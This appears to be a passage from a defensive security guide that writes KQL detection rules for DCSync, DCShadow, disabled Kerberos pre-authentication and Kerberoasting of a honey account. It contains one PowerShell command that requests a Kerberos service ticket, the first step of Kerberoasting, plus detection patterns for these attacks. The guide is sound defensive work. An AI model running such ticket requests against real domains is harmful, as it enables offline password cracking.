
You can see that eventID **4662** has a unique value in the **"SubjectLogonId"** column.

- **0x59bc5aca**

When we run the following KQL query:

```
search in (SecurityEvent) "0x59bc5aca"
```

We can see that this unique value also exists in the eventID **4624**.



Completed. Showing results from the last 24 hours. 00:00:01.127 4 records


ame	Channel	Task	Level	EventID	Activity	AccessList
idows-Security-Auditing	Security	12,544	8	4,624	4624 - An account was successfully logged on.	
idows-Security-Auditing	Security	14,080	8	4,662	4662 - An operation was performed on an object.	%%7688
idows-Security-Auditing	Security	14,080	8	4,662	4662 - An operation was performed on an object.	%%7688

Now if we run the following KQL query:

```
search in (SecurityEvent) "0x59bc5aca"
| where EventID == 4624
| project TimeGenerated, Account, EventID, TargetLogonId, LogonType
```

Returned result:

EventID **4624** has this unique value as well, but the column is called **"TargetLogonId"** instead of **"SubjectLogonId"**, so we have to re-name it to **"SubjectLogonId"** in order to correlate both events with each other.



Completed. Showing results from the last 24 hours. 00:00:00.904 1 records


TimeGenerated [UTC]	Account	EventID	TargetLogonId	LogonType
8/2/2020, 2:09:54.117 PM	IDENTITY.LOCAL\Bob	4,624	0x59bc5aca	3

We are going to change our KQL query a bit and use the *"project-rename"* operator to rename the **"TargetLogonId"** column.

```
SecurityEvent
| where EventID == 4624
| project TimeGenerated, Account, EventID, TargetLogonId, LogonType
| project-rename SubjectLogonId = TargetLogonId
```

Returned result:


Here we can see that the column has been renamed to **SubjectLogonId**.



We are now going to use the *"join"* operator to correlate both events with each other.

Our KQL query will now be the following:

```
// DCSync - Detection Rule
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4662
| where AccountType == "User"
| where Properties has "1131f6aa-9c07-11d1-f79f-00c04fc2dcd2"
    or Properties has "1131f6ad-9c07-11d1-f79f-00c04fc2dcd2"
| project TimeGenerated, Account, Computer, EventID, SubjectLogonId, Properties
| sort by TimeGenerated desc
| join (
    SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4624
| project TimeGenerated, Account, EventID, TargetLogonId, LogonType
| project-rename SubjectLogonId = TargetLogonId
) on SubjectLogonId
```




Now it will only return one result. We will use the *"project"* operator to fine-tune our KQL query.

Final KQL query:

```
// DCSync - Detection Rule
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4662
| where AccountType == "User"
| where Properties has "1131f6aa-9c07-11d1-f79f-00c04fc2dcd2"
    or Properties has "1131f6ad-9c07-11d1-f79f-00c04fc2dcd2"
| project TimeGenerated, Account, Computer, EventID, SubjectLogonId, Properties
| sort by TimeGenerated desc
| join (
    SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4624
| project TimeGenerated, Account, EventID, TargetLogonId, LogonType
| project-rename SubjectLogonId = TargetLogonId
) on SubjectLogonId
| project TimeGenerated, Account, Computer, EventID, EventID1, Properties, Sub-
jectLogonId, LogonType
| sort by TimeGenerated desc
```

Final result:



As you can see. It is required to both collect both eventID **4662** & **4624** to write a rule to detect DCSync.


- 5.3 – Writing detection for DCShadow

Description:

DCShadow is a post-exploitation technique that an adversary could use to manipulate its Active Directory data by creating a ''rogue'' Domain Controller, in order to push changes via replication. Since these changes are processed as a legitimate change via replication. It becomes very hard to detect it

Example:

Here is an example where we are executing a DCShadow attack.



Now we are going to dive into the logs to find a potential DCShadow behavior.

For more information about this attack. Please have a look at: https://github.com/DebugPrivilege/Jupyter-Notebooks/blob/master/DCShadow.ipynb

<scroll down>

The difference in the logs between DCSync & DCShadow is that DCShadow also generates an event **4742**, which is a very important event, because of the following:

DCShadow will add two SPNs to a regular computer object to authenticate against it. This is required in order to let other Domain Controllers connect against the ''rogue'' DC.

The first SPN contains the following GUID:

- **E3514235-4B06-11D1-AB04-00C04FC2DCD2**

This GUID is primary known as the DRS RPC Interface GUID.

Now there's another SPN that contains the following string:


- **"GC/"**

The **''GC''** string is known as the **Global Catalog** service class.

Since we have this information. We can start writing the first KQL query:

```
search in (SecurityEvent) "E3514235-4B06-11D1-AB04-00C04FC2DCD2"
```


This will return 3 results.



Completed. Showing results from the last 24 hours. 00:00:00.942 3 records

EventID	Activity	SourceComputerId	EventOriginId	TimeCollected
4,742	4742 - A computer account was changed.	c3c010ad-2709-4608-a8b9-c0fa28a25cc2	b9d2e876-7500-4c2a-b898-27d874d47a5e	8/2/2020, 7:04:
4,742	4742 - A computer account was changed.	c3c010ad-2709-4608-a8b9-c0fa28a25cc2	b429e26b-f1de-458c-9595-6bf2da3adece	8/2/2020, 7:04:
4,742	4742 - A computer account was changed.	c3c010ad-2709-4608-a8b9-c0fa28a25cc2	270272ed-a583-4a61-82ff-3a451194f14d	8/2/2020, 7:04:

We can see that the **"EventData"** stores relevant information that we can parse.



Completed. Showing results from the last 24 hours. 00:00:00.942 3 records

Task	Level	EventData	EventID	Activity
13,825	8	<EventData xmlns="http://schemas.microsoft.com/win/2004/08/eve...	4,742	4742 - A computer account was changed.
13,825	8	<EventData xmlns="http://schemas.microsoft.com/win/2004/08/eve...	4,742	4742 - A computer account was changed.
13,825	8	<EventData xmlns="http://schemas.microsoft.com/win/2004/08/eve...	4,742	4742 - A computer account was changed.

First we will copy what **EventData** column stores and paste it somewhere down. All these values that have data can be parsed out

```
<EventData xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <Data Name="ComputerAccountChange">-</Data>
  <Data Name="TargetUserName">CLIENT2$</Data>
  <Data Name="TargetDomainName">IDENTITY</Data>
  <Data Name="TargetSid">S-1-5-21-1568615022-3734254442-823492033-1714</Data>
  <Data Name="SubjectUserSid">S-1-5-21-1568615022-3734254442-823492033-1103</Data>
  <Data Name="SubjectUserName">Bob</Data>
  <Data Name="SubjectDomainName">IDENTITY</Data>
  <Data Name="SubjectLogonId">0x5b67469e</Data>
  <Data Name="PrivilegeList">-</Data>
  <Data Name="SamAccountName">-</Data>
  <Data Name="DisplayName">-</Data>
  <Data Name="UserPrincipalName">-</Data>
  <Data Name="HomeDirectory">-</Data>
  <Data Name="HomePath">-</Data>
  <Data Name="ScriptPath">-</Data>
  <Data Name="ProfilePath">-</Data>
  <Data Name="UserWorkstations">-</Data>
  <Data Name="PasswordLastSet">-</Data>
  <Data Name="AccountExpires">-</Data>
  <Data Name="PrimaryGroupId">-</Data>
  <Data Name="AllowedToDelegateTo">-</Data>
  <Data Name="OldUacValue">-</Data>
  <Data Name="NewUacValue">-</Data>
  <Data Name="UserAccountControl">-</Data>
  <Data Name="UserParameters">-</Data>
  <Data Name="SidHistory">-</Data>
  <Data Name="LogonHours">-</Data>
  <Data Name="DnsHostName">-</Data>
  <Data Name="ServicePrincipalNames">  HOST/Client2.IDENTITY.local  Restrict-
edKrbHost/Client2.IDENTITY.local  HOST/Client2  RestrictedKrbHost/Client2
  TERMSRV/Client2.IDENTITY.local  TERMSRV/Client2  E3514235-4B06-11D1-
AB04-00C04FC2DCD2/c38b93d1-e53c-4910-b11b-34f6d3d82f8b/IDENTITY.local  E3514235-4B06-11D1-
AB04-00C04FC2DCD2/45f84c4d-f85b-42dd-a119-ef142444c273/IDENTITY.local  E3514235-4B06-11D1-
AB04-00C04FC2DCD2/509b689c-013c-43b5-9a57-fc5956c200d8/IDENTITY.local  E3514235-4B06-11D1-
AB04-00C04FC2DCD2/600c082a-53b8-4589-8d42-884366643189/IDENTITY.local  E3514235-4B06-11D1-
AB04-00C04FC2DCD2/f0f72832-1539-49b8-81b1-0d24f89b1b13/IDENTITY.local  E3514235-4B06-11D1-
AB04-00C04FC2DCD2/15c71080-387e-4b6c-8303-aab7ad6c6ecf/IDENTITY.local  E3514235-4B06-11D1-
AB04-00C04FC2DCD2/0aa8c1db-9125-444c-827d-8d3c48737c02/IDENTITY.local  E3514235-4B06-11D1-
AB04-00C04FC2DCD2/d5bc2c59-3dbf-4c17-88af-7b704c80264c/IDENTITY.local  E3514235-4B06-11D1-
AB04-00C04FC2DCD2/fefee678-44a7-4219-ada4-13acd49edd78/IDENTITY.local  E3514235-4B06-11D1-
AB04-00C04FC2DCD2/b57936ab-effe-47e5-a9c1-87f4bc1842d9/IDENTITY.local  E3514235-4B06-11D1-
AB04-00C04FC2DCD2/b48c6178-da07-4a42-ba94-ae9d9f5f0ea9/IDENTITY.local  E3514235-4B06-11D1-
AB04-00C04FC2DCD2/00096a62-8b87-467e-a249-7be849c38ef3/IDENTITY.local  GC/Client2.IDENTITY.lo-
cal/IDENTITY.local</Data>
</EventData>
```


<scroll down>

Because of all this information, we can now start with the following KQL query:

DCShadow will add two SPN's as we have discussed before. Both of them have been specified in our KQL query.

```
SecurityEvent
| where EventID == 4742
| where EventData has "E3514235-4B06-11D1-AB04-00C04FC2DCD2"
    and EventData has "GC"
```


Returned result:



We are now going to use the *"parse"* operator to parse values that are stored in the **"EventData"** column.

```
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4742
| where EventData has "E3514235-4B06-11D1-AB04-00C04FC2DCD2"
    and EventData has "GC/"
| parse EventData with * 'TargetUserName">'TargetUserName'</Data>' *
| parse EventData with * 'TargetDomainName">'TargetDomainName'</Data>' *
| parse EventData with * 'SubjectUserName">'SubjectUserName'</Data>' *
| parse EventData with * 'SubjectLogonId">'SubjectLogonId'</Data>' *
| parse EventData with * 'ServicePrincipalNames">'ServicePrincipalNames'</Data>'
*
| project TimeGenerated, TargetUserName, TargetDomainName, SubjectUserName, Sub-
jectLogonId, ServicePrincipalNames, EventID
| sort by TimeGenerated desc
```

Returned result:



The **"SubjectLogonId"** column in EventID **4742** has the following value:


- **0x5b67475b**

When we run the following KQL query:

```
search in (SecurityEvent) "0x5b67475b"
```

Returned result:

The value **0x5b67475b** also exists in EventID **4662**.



Completed. Showing results from the last 24 hours. 00:00:01.035 5 records


EventData	EventID	Activity	AccessList	Acces
<EventData xmlns="http://schemas.microsoft.com/win/2004/08/eve...	4,742	4742 - A computer account was changed.		
	4,662	4662 - An operation was performed on an object.	%%7688	0x100
	4,662	4662 - An operation was performed on an object.	%%7688	0x100

We can now correlate EventID **4742** with **4662** based on the **"SubjectLogonId"** value.

```
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4742
| where EventData has "E3514235-4B06-11D1-AB04-00C04FC2DCD2"
    and EventData has "GC/"
| parse EventData with * 'TargetUserName">'TargetUserName'</Data>' *
| parse EventData with * 'TargetDomainName">'TargetDomainName'</Data>' *
| parse EventData with * 'SubjectUserName">'SubjectUserName'</Data>' *
| parse EventData with * 'SubjectLogonId">'SubjectLogonId'</Data>' *
| parse EventData with * 'ServicePrincipalNames">'ServicePrincipalNames'</Data>'
*
| project TimeGenerated, TargetUserName, TargetDomainName, SubjectUserName, Sub-
jectLogonId, ServicePrincipalNames, EventID
| sort by TimeGenerated desc
| join (
    SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4662
| project TimeGenerated, Account, EventID, Properties, SubjectLogonId
) on SubjectLogonId
```

Returned results:

It returns 6 results, which is a bit too much. We can use the *arg_max()* function to remove the duplicates.




Completed 00:00:00.845 6 records

TimeGenerated [UTC]	TargetUserName	TargetDomainName	SubjectUserName	SubjectLogonId	ServicePrincipa
8/2/2020, 7:04:35.187 PM	CLIENT2$	IDENTITY	Bob	0x5b67469e	HOST/Client2.
8/2/2020, 7:04:35.223 PM	CLIENT2$	IDENTITY	Bob	0x5b67475b	HOST/Client2.
8/2/2020, 7:04:35.223 PM	CLIENT2$	IDENTITY	Bob	0x5b67475b	HOST/Client2.

Our final KQL query will now be the following:

```
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4742
| where EventData has "E3514235-4B06-11D1-AB04-00C04FC2DCD2"
    and EventData has "GC/"
| parse EventData with * 'TargetUserName">'TargetUserName'</Data>' *
| parse EventData with * 'TargetDomainName">'TargetDomainName'</Data>' *
| parse EventData with * 'SubjectUserName">'SubjectUserName'</Data>' *
| parse EventData with * 'SubjectLogonId">'SubjectLogonId'</Data>' *
| parse EventData with * 'ServicePrincipalNames">'ServicePrincipalNames'</Data>'
*
| project TimeGenerated, TargetUserName, TargetDomainName, SubjectUserName, Sub-
jectLogonId, ServicePrincipalNames, EventID
| sort by TimeGenerated desc
| join (
    SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4662
| project TimeGenerated, Account, EventID, Properties, SubjectLogonId
) on SubjectLogonId
| summarize arg_max(TimeGenerated, TargetUserName, TargetDomainName, Subjec-
tUserName, SubjectLogonId, ServicePrincipalNames, EventID, EventID1) by Subject-
LogonId
```

Final results:



Completed 00:00:00.365 2 records

TimeGenerated [UTC]	SubjectLogonId	TargetUserName	TargetDomainName	SubjectUserName	SubjectLogon
8/2/2020, 7:04:35.187 PM	0x5b67469e	CLIENT2$	IDENTITY	Bob	0x5b67469e
8/2/2020, 7:04:35.223 PM	0x5b67475b	CLIENT2$	IDENTITY	Bob	0x5b67475b


• 5.4 – Pre-Authentication Disabled on Account

Description:

Pre-authentication is a security feature that protects against password guessing. If this feature is disabled. An attacker can request an encrypted TGT and crack it offline.

Example:

Here we have disabled Pre-Authentication for an account.




We are now going to dive into the logs. Since this is a setting that has been configured on a user account. We have to look at EventID **4738**.

First we will start with running the following KQL query:

```
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4738
```

Returned result:




Disabling Pre-Authentication always leave the following value **0x10210** in the logs.

If we know this, we can run the following KQL query:

```
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4738
| where NewUacValue == "0x10210"
| project TimeGenerated, Account, Computer, EventID, NewUacValue, OldUacValue
| sort by TimeGenerated desc
```

Final result:



- 5.5 – Set rule to detect TGS request on Honey Account

Description:

Kerberoast is a way to request service tickets of accounts that have a SPN, in order to crack it offline.

Example:

Here we are requesting a TGS of a fake account, and since this account doesn't do anything. There is suspicious chance that someone is trying to Kerberoast this account.


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Bob> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\Bob> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "HTTP/do
ntcrackme.bro"


Id                   : uuid-ef4efb67-7bd8-49b2-ada2-bee36259ed34-1
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 8/3/2020 3:41:49 PM
ValidTo              : 8/4/2020 1:40:45 AM
ServicePrincipalName : HTTP/dontcrackme.bro
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

Requesting a TGS leaves an event **4769** on a Domain Controller.

First I will run the following KQL query:

```
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4769
```

Returned result:




Our service account is called **"HoneyUser"** and as we know that all the golden data is stored in the **"EventData"** column. We have to parse all the values, but first. I will run the following KQL query:

```
let timeframe = 3d;
SecurityEvent
| where TimeGenerated >= ago(timeframe)
| where EventID == 4769
| where EventData has "HoneyUser"
```

Now it will only return one result:

We are now going to expand the **"EventData"** column and parse the relevant values into columns.



The first thing is to copy and paste everything down. This would help you to look for which values you want to parse out.

